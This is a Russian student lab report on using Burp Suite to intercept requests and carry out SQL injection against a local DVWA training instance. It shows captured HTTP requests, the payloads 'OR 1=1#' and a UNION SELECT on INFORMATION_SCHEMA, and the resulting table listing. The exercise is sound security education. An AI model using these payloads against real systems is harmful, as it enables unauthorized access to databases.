Отчёта по индивидуальному проекту №5

дисциплина: Информационная безопасность

Кашкин Иван Евгеньевич

Содержание

Цель работы

Целью данной работы является изучение приложения BurpSuite.

Введение

Burp Suite

Burp Suite – это набор инструментов для тестирования безопасности веб-приложений. Этот инструмент используется для обнаружения уязвимостей, анализа трафика и проведения различных атак на веб-приложения, таких как XSS, SQL-инъекции и другие.

SQL Инъекции

SQL-инъекции – это тип уязвимости, который позволяет злоумышленникам выполнять произвольные SQL-запросы в базе данных через приложение. Это может привести к несанкционированному доступу к данным, их модификации или даже удалению.

SQL-инъекция возникает, когда приложение не корректно обрабатывает пользовательский ввод и включает его в SQL-запросы. Злоумышленники могут вставить (инъектировать) свои SQL-коды в вводимые данные, которые затем выполняются базой данных.

Выполнение проекта

BurpSuite можно использовать для выполнения SQL инъекций. Переходим к

примеру атаки SQL-инъекция.

В главном верхнем меню выбираем Proxy, а в подменю, выбираем Intercept (Перехват).

Используя браузер Burp, откроем DVWA, установим средний уровень безопасности и перейдем в раздел SQL-инъекции/

В Burp Suite и включаем перехват, нажав на Intercept is of. В

DVWA и нажмем Submit (Отправить).

Если вернуться в Burp Suite, он покажет перехваченные данные.

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1rkf8k7dmbk3fqefgt939a98tn; security=medium
Connection: close

id=1&Submit=Submit
```


В Burp Suite изменим значение id с 1 на 2, затем нажмем Forward, чтобы посмотреть, что произойдет.

Как видите, в выпадающем списке по-прежнему отображается идентификатор пользователя 1; однако отображается информация об идентификаторе пользователя 2. Это означает, что Burp Suite смог успешно внедрить новое значение, даже не затрагивая веб-страницы:

Теперь, когда мы поняли, что можно внедрять данные, давайте попробуем сделать настоящую SQL-инъекцию.

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1rkf8k7dmbk3fqefgt939a98tn; security=medium
Connection: close

id=1 OR 1=1#&Submit=Submit
```



На этот раз мы получили гораздо больше информации, включая имена таблиц. Это очень серьезная уязвимость, поскольку злоумышленник может получить очень важные данные из веб-приложения.

```
First name:
Surname: INNODB_SYS_TABLESPACES

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_INDEXES

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_BUFFER_PAGE

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_VIRTUAL

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: user_variables

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_TABLESPACES_ENCRYPTION

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_LOCK_WAITS

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: THREAD_POOL_STATS

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: guestbook

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: users
```

Вывод

Мы изучили возможности BurpSuite.